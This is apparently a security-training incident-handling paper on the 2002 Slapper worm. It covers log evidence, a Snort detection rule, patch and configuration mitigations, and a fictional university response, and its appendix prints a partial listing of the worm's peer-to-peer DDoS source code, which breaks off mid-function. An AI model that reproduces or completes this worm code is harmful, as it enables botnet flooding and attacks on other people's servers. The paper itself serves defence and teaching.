[Fri Dec 20 13:30:37 2002] [error] mod_ssl: SSL handshake failed (server
bob:443, client xx.xx.xx.xx) (OpenSSL library error follows)
[Fri Dec 20 13:30:37 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different
[Fri Dec 20 13:35:35 2002] [error] mod_ssl: SSL handshake timed out (client
xx.xx.xx.xx, server bob:443)
[Fri Dec 20 13:35:35 2002] [error] mod_ssl: SSL handshake timed out (client
xx.xx.xx.xx, server bob:443)
```

In addition, the SSL log for apache-modssl shows that this connection used the SSLv2 protocol.

```
[20/Dec/2002:13:35:39 -0800] 164.67.164.20 SSLv2 RC4-MD5 "-" -
```

Since the worm attempts to attack additional web servers, it is possible to see outgoing port 80 and 443 to many different consecutive IP addresses. These outgoing port 80 and 443 web connections should not be normal for a web server. These connections will show up using the "`netstat -a`" command.

The current snort rule database currently has an entry for the Slapper worm located at http://www.snort.org/snort-db/sid.html?sid=1887 with the rule shown below. The rule already exists in the `experimental.rules` file in the snort-1.9.x distribution. For older versions, it can be downloaded from the current stable ruleset located at http://www.snort.org/dl/rules/snortrules-stable.tar.gz in the `misc.rules` file.

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 443 (msg:"MISC OpenSSL
Worm traffic"; flow:to_server,established; content:"TERM=xterm";
nocase; classtype:web-application-attack;
reference:url,www.cert.org/advisories/CA-2002-27.html; sid:1887;
rev:2;)
```

Protections Against Attack

There are several ways to protect Apache-modssl servers from being exploit by the worm. The solutions are listed in descending order from most to least useful.

Solution 1: Update OpenSSL library
A patch issued by the OpenSSL Development Team for the master key buffer overflow exploit had been available since late July of 2002. The patch basically adds key size checking routines to prevent the buffer overflow. Currently, the most current stable version of OpenSSL at this time is 0.9.6h.
There are two ways to patch Apache-modssl depending on how it was installed. If the Apache server was part of the original Linux distribution, downloading and updating the OpenSSL library update from the Linux distribution sites and restarting Apache should fix the exploit. For sites that build their own version of OpenSSL for Apache-modssl, it would require a recompile of the Apache-modssl server with the updated OpenSSL library and restarting the server.

Solution 2: Disable SSLv2 protocol from web server

If upgrading OpenSSL is not an available short-term solution, then disabling the OpenSSL v2 protocol should be the next option. Add the following line configuration in Apache `httpd.conf` file:

```
SSLProtocol all -SSLv2
```

Change the following line in Apache `httpd.conf` from:

```
SSLCipherSuite \
ALL:!ADH:!EXPORT56:RC4+RSA:+HIGH:+MEDIUM:+LOW:+SSLv2:+EXP:+eNULL
```
to

```
SSLCipherSuite \
ALL:!ADH:!EXP56:RC4+RSA:+HIGH:+MEDIUM:+LOW:SSLv2:+EXP:+eNULL
```

This solution will prevent the worm from exploiting the SSLv2 buffer overflow in OpenSSL. The `SSLProtocol` option enables the SSLv3 and TLSv1 protocol but not the SSLv2 protocol. By default, if `SSLProtocol` option is not specified, all three protocols are enabled.

The only disadvantage with this solution is that some older browsers may not work in secure mode, as they may not have SSLv3 and TLSv1 capability. The best solution for this problem is to have the user upgrade to the latest secure browser.

Solution 3: Turn off web server

If the SSL portion of the web server is not needed for production or test use but the normal web server (port 80) is needed, we can comment out the following type of line(s) in the Apache `httpd.conf` file:

```
Listen xx.xx.xx.xx:443
Listen 443
```

Otherwise, if a web server is not needed at all on the server, it is best to remove the web server binaries and startup scripts.

Additional Protection Suggestions

The following is a list of additional protections to help prevent the spread of the worm. The solutions do not prevent your system from being exploited but they do prevent the worm from being spread to other systems.

Suggestion 1: Restrict the gcc executable permissions
Since the Slapper worm requires the gcc compiler to create the worm executable binary on the attacked binary, it is recommended to restrict the executable permissions of the gcc binary to a few users. Here are the steps needed to complete the change:

1) Create a group in `/etc/groups` called “compiler” (or some other useful group name) with the following format:

```
compiler:*:5000:user1,user2
```

2) Find the full path location of the gcc binary with the following command:

```
which gcc
```

3) Assuming we have gcc in /usr/bin/gcc, change the group to compiler and the execution permissions to group only.

```
chgrp compiler /usr/bin/gcc
chmod 750 /usr/bin/gcc
```

Please make sure that the web server user account is not in the compiler group and the web server account is not “root” (a big security risk). Also, if the gcc compiler is ever updated, check to make sure permissions have not changed.

Suggestion 2: Disable outgoing port 80 and 443 request

Linux systems come with ipchains, which allow packet filtering at the host level. In this case, we want to use ipchains to disallow outgoing port 80 and 443 requests since web servers generally do not make outbound port 80 and 443 connections.

```
/sbin/ipchains -A output -p tcp -s any/0 1024: -d any/0 80 -j DENY
/sbin/ipchains -A output -p tcp -s any/0 1024: -d any/0 443 -j DENY
```

Part III: The Incident Handling Process

The following incident handling process described is a fictional situation based on the experiences found in most university and college IT departments. The structure of most higher-education IT departments is quite de-centralized in which academic departments, administrative units and other campus organizations run their own IT departments. Generally, a central IT organization exists to provide general infrastructure services (e.g. Internet connectivity, DNS services and email) but other services (e.g. computation, file, printing) are provided by the departments IT group. Most campus network environments are generally quite open and security is generally an afterthought.

The Business School at the Big State University has a population of about 400 enrolled students, 50 faculty, and 100 staff. The network design for the management school is based on one used in a professional school at a major public university. The school's network has been recently upgraded to a Gigabit backbone from an older ATM network. All network connections are switched to increase network performance and prevent packet sniffing from within the internal network.

Preparation

The business school IT department did not have any established security and incident-handling policy at the time of the Slapper incident. The reason for this was that management had not put security high on its list of priorities, as the number of incidents occurring in the past few years at the organization did not seem be high enough for justification. Instead, minimizing downtime by bringing critical services back online quickly was a priority.

In the months preceding the Slapper incident, the number of incidents started to rise dramatically especially attacks on server and desktop systems. After realizing the amount of staff time needed to deal with the incidents, management was convinced that security should have a higher priority. Management then made the decision to create a security group to handle these types of issues within the business school. The group would consist of a network manager, a senior network administrator and a senior system administrator. Each of the members of the group would have one-third of their time available to handle security issues. The group would have the following responsibilities: creation of security and incident-handling policies, monitoring the network for unusual behaviors, creation of secured server prototypes.

The security group decided that it would more plausible to implement security policies in small steps rather than huge leaps so they would not cause problems for the user population. The first item tackled by the security group was an acceptable use policy for the student, staff and faculty population that requires them to have read and signed the agreement before they were allowed access to

the school's network and server resources. The acceptable user policy covered several different areas including account sharing, hacking, harassment and copyright issues.

As for the incident handling, the group setup a policy to have compromised systems recovered so they could be put back into service as soon as possible. The policy was to have every production system imaged before it is brought into production. Windows NT/2000 servers were imaged to CDs using the Ghost imaging program. Solaris servers were imaged using ufsdump onto DDS media and Linux servers were imaged onto CD images with the mkCDrec program . The test recovery of an image was done on a separate hard drive to validate the image. The recovery procedure steps for each system were fully documented. After the image was validated, the image media was sent offsite to a secured storage facility company for protection and long-term storage. The ability to recall the storage containers was restricted to members of the security group and the managers.

In addition to the images, all production systems were backed up daily to a central backup server. The backups were randomly tested for recovery to make sure there were no media errors. At the end of the week, the tape sets were sent off-site to a secured storage facility for a week and then rotated with a new set. This was designed to recover data in the event of a disaster.

For out-of-band communications, all technical staff members and managers were equipped with cell phones to contact each other in emergency situations. The phones have "direct connect" capabilities to allow immediate contact with other members of the group. In addition, a contact list of names and order of contact precedence is given to all technical staff members as a small wallet-sized card.

A firewall was recently installed in front of the site's router to curtail the number of NetBIOS and RPC attacks. Due to the school's limited budget, the organization was limited to using SunScreen Firewall software as it came with the Solaris 9 operating environment. Future plans were made in the long-term budget to try and obtain a hardware-based firewall solution such as a Cisco PIX.

Otherwise, no other policies and security tools were in placed before the Slapper incident.

Identification

One morning in late September, our frontline technical support staff received several calls from users complaining about the slow performance of the web-based email server. The investigation began with the system administrator examining the IMAP mailstore server for any bottlenecks. Soon after the investigation started, the network administrator received an email from the campus network operation center forwarding a complaint from another site

whose web servers received attacks via port 443. The forwarded email contained a log excerpt with the offending IP address belonging to our network, which in this case was the webmail server.

After the email was received, the network administrator immediately forwarded the message to the system administrator and contacted him via cell phone; the system administrator immediately logged onto the webmail server and checked for the signs of an exploit. The first check was for unusual network activity on the system using the netstat. Running "`netstat -a`" showed the unusual network activity (shown below). A UDP port running on 2002 was shown to be up and running. In addition, the webmail server was making outgoing port 80 and 443 connections to multiple IP addresses, which definitely was not normal for the server.

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 *:http                  *:*                     LISTEN
tcp        0      0 *:ssh                   *:*                     LISTEN
tcp        0      0 bob:smtp                *:*                     LISTEN
tcp        0      0 *:https                 *:*                     LISTEN
udp        0      0 *:2002                  *:*
tcp        0     32 webmail.x.x:https       w.x.y.z:1733            ESTABLISHED
tcp        0      0 webmail.x.x:32872       a.b.c.d:https           FIN_WAIT1
tcp        0      0 webmail.x.x:32873       e.f.g.h:http            FIN_WAIT1
tcp        0      0 webmail.x.x:32874       e.f.g.h:https           ESTABLISHED
```

The next thing checked was the running processes on the server. Running a "`ps -ef` " command returned an unusual process entry:

```
apache    2724     1  0 Sep20 ?        00:02:31 /tmp/.bugtraq
xx.xx.xx.xx
```

The system administrator wanted to fully verify that this process was the attacking process. He ran the `strace` command on the process id to see what actions were occurring. The following was a sample output of the "`strace -p 2724`" command which showed that the process was making attempts to connect to port 80 on several IP addresses in a network.

```
connect(60, {sin_family=AF_INET, sin_port=htons(80),
sin_addr=inet_addr("xx.yy.110.244")}}, 16) = -1 ENETUNREACH (Network is
unreachable)
close(60)                               = 0
connect(61, {sin_family=AF_INET, sin_port=htons(80),
sin_addr=inet_addr("xx.yy.110.245")}}, 16) = -1 ENETUNREACH (Network is
unreachable)
close(61)                               = 0
connect(62, {sin_family=AF_INET, sin_port=htons(80),
sin_addr=inet_addr("xx.yy.110.246")}}, 16) = -1 ENETUNREACH (Network is
unreachable)
close(62)                               = 0
```

```
connect(63, {sin_family=AF_INET, sin_port=htons(80),
sin_addr=inet_addr("xx.yy.110.247")}, 16) = -1 ENETUNREACH (Network is
unreachable)
close(63)                                = 0
```

The system administrator went to the Google search engine to check and see if the exploit was well known. He entered the following search terms: `/tmp/.bugtraq 2002 apache`. Google produced several hundred hits on the search terms and one of them was a CERT advisory about an exploit called Slapper.

After gathering all of the log and web exploit information, the system administrator brought the incident to the attention of management. A presentation was made at the meeting giving details of the Slapper worm and how it infected the system. It was also explained to the management that it would be quite time consuming to try and trace the worm back to the original perpetrator since our servers may be several levels into the infection. After management was presented with information about the incident, it was clear to management that the webmail server should be taken off the network immediately and cleaned up as soon as possible to bring it back into service. As for evidence collection, management decided that it was not worth the time in locating the perpetrator but requested that an image of the compromised system be made for record keeping.

In addition, management wanted an assessment of whether the server should be cleared of the worm and returned back into operation or whether the system should be re-imaged.

Containment

The first order of business was to check to see if the network interface card on the server was running in promiscuous mode, which would indicate that packet sniffing was occurring on the server. Running the “ifconfig -a” command did not show that the NIC was in promiscuous mode. Next, the server was taken off the network so it would stop attacking other systems and to prevent it from being used in a denial-of-service attack. The network administrator reconfigured the server’s network port to disallow routing outside of its subnet. In addition, UDP port 2002 was blocked at the firewall so that no other compromised systems in the complex could be accessed.

After the server was disconnected from the network, a backup of the partitions on the hard drive was made using the dd command. A total of five images were made consisting of root, usr, var, home and boot volumes. Each of the image files had a MD5 checksum associated to verify the integrity. The images and their md5 checksums were burned onto the CDs labeled with the date of the incident and the partitions on it. Two sets were made of the images; one was made available for investigation and the other was archived.

It was difficult to find a secure location within the complex to store the archived CDs and tapes. It was determined that it would be easier to have the CDs and tapes stored in a locked media container and sent to the off-site storage vendor since they would have access controls and logs for their media containers. Since they had to recall a media container that contained the clean image of the webmail server, they also made a request to have a special pickup of a storage media that would be kept off-site for one year.

Eradication

Since the exploited server did not have a file integrity checker such as Tripwire or AIDE installed to check for other compromised binary programs, it was best to rebuild the webmail system from the clean bootable CD recovery image made with mkCDrec. Before the system could be brought into production, the security issue involving OpenSSL needed to be resolved by patching the OpenSSL libraries to fix the existing buffer overflow.

In addition, some measures were implemented on the server in order prevent other Slapper-type exploits from occurring on the server. The first task was to restrict the gcc compiler to certain users to prevent malicious source code from being compiled and executed. This was accomplished by creating a "gcc" group entry in `/etc/groups` and changing the group permission of gcc to "gcc" with file permissions of 550. The "gcc" group contained users allowed to execute the gcc binary and the user running the web server was excluded.

Recovery

Recovery for the server was done using an image of the web-based mail server created about five months prior on a bootable CD created with mkCDrec. In addition, the latest Redhat Linux patches were downloaded from Redhat's ftp site and burned onto a CD. The source code for the webmail server was retrieved from a development server repository. Since no data was stored on the server, there was no need to backup any of the data before the system was re-imaged.

The mkCDrec recovery CD boots on the webmail server and a shell prompt is displayed. At the shell prompt, the following commands were typed to recover the system:

```
cd /etc/recovery
./start-restore.sh
```

After the recovery was completed and the server was rebooted, the Redhat patches CD was inserted into the drive and a RPM update was done to the OpenSSL and all other packages. In addition, the preventative measures of restricting the gcc compiler and the outbound port restrictions were added. After

the patching and changes were completed, a test of the Slapper exploit against the rebuilt and re-patched server was needed as the next step in the recovery. To do the test properly, the webmail server was connected to a hub with a Linux workstation, containing the Slapper worm, connected to the hub. The worm on the workstation was modified to only scan the subnet of the webmail server. Once the worm started to run on the workstation, the webmail apache logs were monitored to look for the worm's scan. When the scan occurred, a check was made in the `/tmp` directory and in the process list to check for the signs of the worm.

After the test showed no signs of the exploit, management was notified that recovery was successful and the server was approved to be brought back online again.

Lessons Learned

A meeting with management and the security group was conducted a day after the incident. After discussing how the problem occurred on the system and the possible solutions to prevent it from happening, a few ideas were given that would better prepare them for future exploits.

First, there was a need to monitor latest exploits and available patches to the exploits. This included monitoring web sites (such as Red Hat and SecurityFocus.com) and mailing lists (such as CERT and Bugtraq) on a daily basis. A process would be needed to evaluate the severity of the exploit on their site and a plan created to test the reliability of the patch. In addition, if no patch was yet available, then it would be important to devise a workaround to prevent the exploit. In the case of the Slapper worm, a patch and a workaround were published on the Internet but neither had been implemented prior to the attack.

Second, more training was needed by the security group on the configuration of the firewall. Since the security group didn't have enough training with the SunScreen firewall, the logging was not configured correctly to collect additional log information. This would be very important in the future, as collecting good log is a necessity when investigating purported break-ins.

Third, a need existed for an Intrusion Detection System to allow notification of pending attacks. IDS protocol-based and signature-based detection could help detect the exploit before it causes more damage to other sites. Snort was found to be a good cheap IDS solution to help detect these attacks.

Fourth, Tripwire or similar tools could be used on production servers to check for the integrity of the server binaries. If Tripwire or a similar tool were installed the exploited systems, it would have made eradication and recovery much easier and faster as it would not have required rebuilding the server again from the image.

Fifth, the creation of a “jump bag” would be very helpful in organizing materials needed for incident handling. The items most needed in the bag:

- Laptop with CD writer (dual-boot for Linux and Windows 2000)
- New blank CD and tape media
- Spare hard disks (both IDE and SCSI)
- Spare tape drive (DDS and DLT)
- OS media (Solaris, Linux, and Windows 2000)
- Hardcopy of software license codewords
- Spiral notebooks for taking notes
- A 10/100 Ethernet hub
- Snacks

Finally, a need existed to have process to collect and handle log information from the server and other nearby systems (including IDS and firewalls). It was important to have the logs extract from the server and stored in a secured location immediately without having to make guesses. This item would be needed if the collected information were to be used as evidence.

Conclusion

This paper showed the security problems faced at an educational institution where the network environment is generally open. The issues of security have only been recently addressed; the delays in addressing the problem were attributed to lack of knowledge by management, and the lack of resources (money and people). Although the policy and procedures in incident handling were not fully developed before the Slapper worm hit, there were enough procedures to bring the system back into operation. The future focus is now on fully developing better policy and procedures in incident handling and security.

The Slapper worm was an interesting exploit because it attacked a linked module within a service. It showed that even if Apache was secured, it could be still compromised by the vulnerable module.

Bibliography:

[1] Apache Week. “HTTP 1.1”, August 1996. URL: http://www.apacheweek.com/features/http11

[2] Computer Emergency Response Team Coordination Center (CERT/CC), “CERT® Advisory CA-2002-27 Apache/mod_ssl Worm”, October 2002. URL: http://www.cert.org/advisories/CA-2002-27.html

[3] D'haese, Gratien. “mkCDrec: Make CD-ROM Recovery”, December 2002. URL: http://mkcdrec.ota.be/project/index.html

[4] Dierks, T. and Allen, C. “The TLS Protocol Version 1.0”, January 1999. URL: ftp://ftp.isi.edu/in-notes/rfc2246.txt

[5] Netscape Communications. “SSL Protocol v.3.0”, March 1996. URL: http://wp.netscape.com/eng/ssl3/ssl-toc.html

[6] Netscape Communications. “Introduction to Public-Key Cryptography”, October 1998. URL: http://developer.netscape.com/docs/manuals/security/pkin/index.html

[7] Netscape Communications. “Introduction to SSL”, October 1998. URL: http://developer.netscape.com/docs/manuals/security/sslin/contents.htm

[8] Paris, Elroy. “Honeynet Project Scan of the Month - Scan 25”, November 2002. URL: http://project.honeynet.org/scans/scan25/sol/peloy

[9] Russell, Rusty. “Linux IPCHAINS-HOWTO”, July 2000. URL: http://www.ibiblio.org/pub/Linux/docs/HOWTO/other-formats/html_single/IPCHAINS-HOWTO.html

[10] SANS Institute, Track 4 - Hacker Techniques, Exploits and Incident Handling - Preparation, July 2002. Section 4.1 page 2-23 to 2-30

[11] Wong, Wesley. “Stunnel: SSLing Internet Services Easily”, November 2001. URL: http://www.sans.org/rr/encryption/stunnel.php

Appendix

Slapper Worm Source code

```
1  /*****************************************************************************
2   *                                                                           *
3   *        Peer-to-peer UDP Distributed Denial of Service (PUD)               *
4   *                        by contem@efnet                                    *
5   *                                                                           *
6   *        Virtually connects computers via the udp protocol on the           *
7   *  specified port.  Uses a newly created peer-to-peer protocol that         *
8   *  incorperates uses on unstable or dead computers.  The program is         *
9   *  ran with the parameters of another ip on the virtual network.  If        *
10  *  running on the first computer, run with the ip 127.0.0.1 or some         *
11  *  other type of local address.  Ex:                                        *
12  *                                                                           *
13  *          Computer A:   ./program 127.0.0.1                                *
14  *          Computer B:   ./program Computer_A                               *
15  *          Computer C:   ./program Computer_A                               *
16  *          Computer D:   ./program Computer_C                               *
17  *                                                                           *
18  *        Any form of that will work.  The linking process works by          *
19  *  giving each computer the list of avaliable computers, then               *
20  *  using a technique called broadcast segmentation combined with TCP       *
21  *  like functionality to insure that another computer on the network        *
22  *  receives the broadcast packet, segments it again and recreates           *
23  *  the packet to send to other hosts.  That technique can be used to        *
24  *  support over 16 million simutaniously connected computers.               *
25  *                                                                           *
26  *        Thanks to ensane and st for donating shells and test beds          *
27  *  for this program.  And for the admins who removed me because I           *
28  *  was testing this program (you know who you are) need to watch            *
29  *  their backs.                                                             *
30  *                                                                           *
31  *        I am not responsible for any harm caused by this program!          *
32  *  I made this program to demonstrate peer-to-peer communication and        *
33  *  should not be used in real life.  It is an education program that        *
34  *  should never even be ran at all, nor used in any way, shape or           *
35  *  form.  It is not the authors fault if it was used for any purposes       *
36  *  other than educational.                                                  *
37  *                                                                           *
38  *****************************************************************************/
39
40  #include <stdio.h>
41  #include <unistd.h>
42  #include <string.h>
43  #include <fcntl.h>
44  #include <stdlib.h>
45  #include <stdarg.h>
46  #include <sys/ioctl.h>
47  #include <sys/types.h>
48  #include <sys/socket.h>
49  #include <netinet/in.h>
50  #include <sys/time.h>
```

```
#include <unistd.h>
#include <errno.h>
#include <netdb.h>
#include <arpa/telnet.h>
#include <sys/wait.h>
#include <signal.h>

#define SCAN
#undef LARGE_NET
#undef FREEBSD

#define BROADCASTS    2
#define LINKS         128
#define CLIENTS               128
#define PORT          2002
#define SCANPORT      80
#define SCANTIMEOUT   5
#define MAXPATH               4096
#define ESCANPORT     10100
#define VERSION               12092002

////////////////////////////////////////////////////////////////////////////////
//                          Macros                                            //
////////////////////////////////////////////////////////////////////////////////

#define FREE(x) {if (x) { free(x);x=NULL; }}

enum { TCP_PENDING=1, TCP_CONNECTED=2, SOCKS_REPLY=3 };
enum { ASUCCESS=0, ARESOLVE, ACONNECT, ASOCKET, ABIND, AINUSE,
APENDING, AINSTANCE, AUNKNOWN };
enum { AREAD=1, AWRITE=2, AEXCEPT=4 };

////////////////////////////////////////////////////////////////////////////////
//                          Packet headers                                    //
////////////////////////////////////////////////////////////////////////////////

struct llheader {
        char type;
        unsigned long checksum;
        unsigned long id;
};
struct header {
        char tag;
        int id;
        unsigned long len;
        unsigned long seq;
};
struct route_rec {
        struct header h;
        char sync;
        unsigned char hops;
        unsigned long server;
        unsigned long links;
};
struct kill_rec {
```

```
105             struct header h;
106     };
107     struct sh_rec {
108             struct header h;
109     };
110     struct list_rec {
111             struct header h;
112     };
113     struct udp_rec {
114             struct header h;
115             unsigned long size;
116             unsigned long target;
117             unsigned short port;
118             unsigned long secs;
119     };
120     struct tcp_rec {
121             struct header h;
122             unsigned long target;
123             unsigned short port;
124             unsigned long secs;
125     };
126     struct tcp6_rec {
127             struct header h;
128             unsigned long target[4];
129             unsigned short port;
130             unsigned long secs;
131     };
132     struct gen_rec {
133             struct header h;
134             unsigned long target;
135             unsigned short port;
136             unsigned long secs;
137     };
138     struct df_rec {
139             struct header h;
140             unsigned long target;
141             unsigned long secs;
142     };
143     struct add_rec {
144             struct header h;
145             unsigned long server;
146             unsigned long socks;
147             unsigned long bind;
148             unsigned short port;
149     };
150     struct data_rec {
151             struct header h;
152     };
153     struct addsrv_rec {
154             struct header h;
155     };
156     struct initsrv_rec {
157             struct header h;
158     };
159     struct qmyip_rec {
```

```
160             struct header h;
161     };
162     struct myip_rec {
163             struct header h;
164             unsigned long ip;
165     };
166     struct escan_rec {
167             struct header h;
168             unsigned long ip;
169     };
170     struct getinfo_rec {
171             struct header h;
172             unsigned long time;
173             unsigned long mtime;
174     };
175     struct info_rec {
176             struct header h;
177             unsigned char a;
178             unsigned char b;
179             unsigned char c;
180             unsigned char d;
181             unsigned long ip;
182             unsigned long uptime;
183             unsigned long reqtime;
184             unsigned long reqmtime;
185             unsigned long in;
186             unsigned long out;
187             unsigned long version;
188     };
189
190     ////////////////////////////////////////////////////////////////////////////////
191     //                      P ublic variables                                     //
192     ////////////////////////////////////////////////////////////////////////////////
193
194     struct ainst {
195             void *ext,*ext5;
196             int ext2,ext3,ext4;
197
198             int sock,error;
199             unsigned long len;
200             struct sockaddr_in in;
201     };
202     struct ainst clients[CLIENTS*2];
203     struct ainst udpclient;
204     unsigned int sseed=0;
205     struct route_table {
206             int id;
207             unsigned long ip;
208             unsigned short port;
209     } routes[LINKS];
210     unsigned long numlinks, *links=NULL, myip=0;
211     unsigned long sequence[LINKS], rsa[LINKS];
212     unsigned int *pids=NULL;
213     unsigned long numpids=0;
214     unsigned long uptime=0, in=0, out=0;
```

```
215    unsigned long synctime=0;
216    int syncmodes=1;
217
218    struct mqueue {
219            char *packet;
220            unsigned long len;
221            unsigned long id;
222            unsigned long time;
223            unsigned long ltime;
224            unsigned long destination;
225            unsigned short port;
226            unsigned char trys;
227            struct mqueue *next;
228    } *queues=NULL;
229
230    #ifdef SCAN
231    unsigned char classes[] = { 3, 4, 6, 8, 9, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22, 24, 25, 26,
28, 29, 30, 32, 33, 34, 35, 38, 40, 43, 44, 45,
232            46, 47, 48, 49, 50, 51, 52, 53, 54, 55, 56, 57, 61, 62, 63, 64, 65, 66, 67, 68, 80, 81, 128,
129, 130, 131, 132, 133, 134, 135, 136, 137, 138,
233            139, 140, 141, 142, 143, 144, 145, 146, 147, 148, 149, 150, 151, 152, 153, 154, 155, 156,
157, 158, 159, 160, 161, 162, 163, 164, 165, 166, 167,
234            168, 169, 170, 171, 172, 173, 174, 175, 176, 177, 178, 179, 180, 181, 182, 183, 184, 185,
186, 187, 188, 189, 190, 191, 192, 193, 194, 195, 196,
235            198, 199, 200, 201, 202, 203, 204, 205, 206, 207, 208, 209, 210, 211, 212, 213, 214, 215,
216, 217, 218, 219, 220, 224, 225, 226, 227, 228, 229,
236            230, 231, 232, 233, 234, 235, 236, 237, 238, 239 };
237    #endif
238
239    ////////////////////////////////////////////////////////////////////////////
240    //                      Public routines                                   //
241    ////////////////////////////////////////////////////////////////////////////
242
243    unsigned long gettimeout() {
244            return 36+(numlinks/15);
245    }
246
247    void syncmode(int mode) {
248            syncmodes=mode;
249    }
250
251    void gsrand(unsigned long s) {
252            sseed=s;
253    }
254    unsigned long grand() {
255            sseed=((sseed*965764979)%65535)/2;
256            return sseed;
257    }
258
259    void nas(int a) {
260    }
261
262    int mfork() {
263            unsigned int parent, *newpids, i;
264            parent=fork();
```

```
265             if (parent <= 0) return parent;
266             numpids++;
267             newpids=(unsigned int*)malloc((numpids+1)*sizeof(unsigned int));
268             if (newpids == NULL) return parent;
269             for (i=0;i<numpids-1;i++) newpids[i]=pids[i];
270             newpids[numpids-1]=parent;
271             FREE(pids);
272             pids=newpids;
273             return parent;
274     }
275
276     char *aerror(struct ainst *inst) {
277             if (inst == NULL) return "Invalid instance or socket";
278             switch(inst->error) {
279                     case ASUCCESS:return "Operation Success";
280                     case ARESOLVE:return "Unable to resolve";
281                     case ACONNECT:return "Unable to connect";
282                     case ASOCKET:return "Unable to create socket";
283                     case ABIND:return "Unable to bind socket";
284                     case AINUSE:return "Port is in use";
285                     case APENDING:return "Operation pending";
286                     case AUNKNOWN:default:return "Unknown";
287             }
288             return "";
289     }
290
291     int aresolve(char *host) {
292             struct hostent *hp;
293             if (inet_addr(host) == 0 || inet_addr(host) == -1) {
294                     unsigned long a;
295                     if ((hp = gethostbyname(host)) == NULL) return 0;
296                     bcopy((char*)hp->h_addr, (char*)&a, hp->h_length);
297                     return a;
298             }
299             else return inet_addr(host);
300     }
301
302     int abind(struct ainst *inst,unsigned long ip,unsigned short port) {
303             struct sockaddr_in in;
304             if (inst == NULL) return (AINSTANCE);
305             if (inst->sock == 0) {
306                     inst->error=AINSTANCE;
307                     return (AINSTANCE);
308             }
309             inst->len=0;
310             in.sin_family = AF_INET;
311             if (ip == NULL) in.sin_addr.s_addr = INADDR_ANY;
312             else in.sin_addr.s_addr = ip;
313             in.sin_port = htons(port);
314             if (bind(inst->sock, (struct sockaddr *)&in, sizeof(in)) < 0) {
315                     inst->error=ABIND;
316                     return (ABIND);
317             }
318             inst->error=ASUCCESS;
319             return ASUCCESS;
```

```
320     }
321
322     int await(struct ainst **inst,unsigned long len,char type,long secs) {
323             struct timeval tm,*tmp;
324             fd_set read,write,except,*readp,*writep,*exceptp;
325             int p,ret,max;
326             if (inst == NULL) return (AINSTANCE);
327             for (p=0;p<len;p++) inst[p]->len=0;
328             if (secs > 0) {
329                     tm.tv_sec=secs;
330                     tm.tv_usec=0;
331                     tmp=&tm;
332             }
333             else tmp=(struct timeval *)NULL;
334             if (type & AREAD) {
335                     FD_ZERO(&read);
336                     for (p=0;p<len;p++) FD_SET(inst[p]->sock,&read);
337                     readp=&read;
338             }
339             else readp=(struct fd_set*)0;
340             if (type & AWRITE) {
341                     FD_ZERO(&write);
342                     for (p=0;p<len;p++) FD_SET(inst[p]->sock,&write);
343                     writep=&write;
344             }
345             else writep=(struct fd_set*)0;
346             if (type & AEXCEPT) {
347                     FD_ZERO(&except);
348                     for (p=0;p<len;p++) FD_SET(inst[p]->sock,&except);
349                     exceptp=&except;
350             }
351             else exceptp=(struct fd_set*)0;
352             for (p=0,max=0;p<len;p++) if (inst[p]->sock > max) max=inst[p]->sock;
353             if ((ret=select(max+1,readp,writep,exceptp,tmp)) == 0) {
354                     for (p=0;p<len;p++) inst[p]->error=APENDING;
355                     return (APENDING);
356             }
357             if (ret == -1) return (AUNKNOWN);
358             for (p=0;p<len;p++) {
359                     if (type & AREAD) if (FD_ISSET(inst[p]->sock,&read)) inst[p]-
>len+=AREAD;
360                     if (type & AWRITE) if (FD_ISSET(inst[p]->sock,&write)) inst[p]-
>len+=AWRITE;
361                     if (type & AEXCEPT) if (FD_ISSET(inst[p]->sock,&except)) inst[p]-
>len+=AEXCEPT;
362             }
363             for (p=0;p<len;p++) inst[p]->error=ASUCCESS;
364             return (ASUCCESS);
365     }
366
367     int atcp_sync_check(struct ainst *inst) {
368             if (inst == NULL) return (AINSTANCE);
369             inst->len=0;
370             errno=0;
```

```
371             if (connect(inst->sock, (struct sockaddr *)&inst->in, sizeof(inst->in)) == 0 || errno ==
EISCONN) {
372                     inst->error=ASUCCESS;
373                     return (ASUCCESS);
374             }
375             if (!(errno == EINPROGRESS ‖errno == EALREADY)) {
376                     inst->error=ACONNECT;
377                     return (ACONNECT);
378             }
379             inst->error=APENDING;
380             return (APENDING);
381     }
382
383     int atcp_sync_connect(struct ainst *inst,char *host,unsigned int port) {
384             int flag=1;
385             struct hostent *hp;
386             if (inst == NULL) return (AINSTANCE);
387             inst->len=0;
388             if ((inst->sock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) < 0) {
389                     inst->error=ASOCKET;
390                     return (ASOCKET);
391             }
392             if (inet_addr(host) == 0 || inet_addr(host) == -1) {
393                     if ((hp = gethostbyname(host)) == NULL) {
394                             inst->error=ARESOLVE;
395                             return (ARESOLVE);
396                     }
397                     bcopy((char*)hp->h_addr, (char*)&inst->in.sin_addr, hp->h_length);
398             }
399             else inst->in.sin_addr.s_addr=inet_addr(host);
400             inst->in.sin_family = AF_INET;
401             inst->in.sin_port = htons(port);
402             flag = fcntl(inst->sock, F_GETFL, 0);
403             flag |= O_NONBLOCK;
404             fcntl(inst->sock, F_SETFL, flag);
405             inst->error=ASUCCESS;
406             return (ASUCCESS);
407     }
408
409     int atcp_connect(struct ainst *inst,char *host,unsigned int port) {
410             int flag=1;
411             unsigned long start;
412             struct hostent *hp;
413             if (inst == NULL) return (AINSTANCE);
414             inst->len=0;
415             if ((inst->sock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) < 0) {
416                     inst->error=ASOCKET;
417                     return (ASOCKET);
418             }
419             if (inet_addr(host) == 0 || inet_addr(host) == -1) {
420                     if ((hp = gethostbyname(host)) == NULL) {
421                             inst->error=ARESOLVE;
422                             return (ARESOLVE);
423                     }
424                     bcopy((char*)hp->h_addr, (char*)&inst->in.sin_addr, hp->h_length);
```

```
425             }
426             else inst->in.sin_addr.s_addr=inet_addr(host);
427             inst->in.sin_family = AF_INET;
428             inst->in.sin_port = htons(port);
429             flag = fcntl(inst->sock, F_GETFL, 0);
430             flag |= O_NONBLOCK;
431             fcntl(inst->sock, F_SETFL, flag);
432             start=time(NULL);
433             while(time(NULL)-start < 10) {
434                     errno=0;
435                     if (connect(inst->sock, (struct sockaddr *)&inst->in, sizeof(inst->in)) == 0 ||
errno == EISCONN) {
436                             inst->error=ASUCCESS;
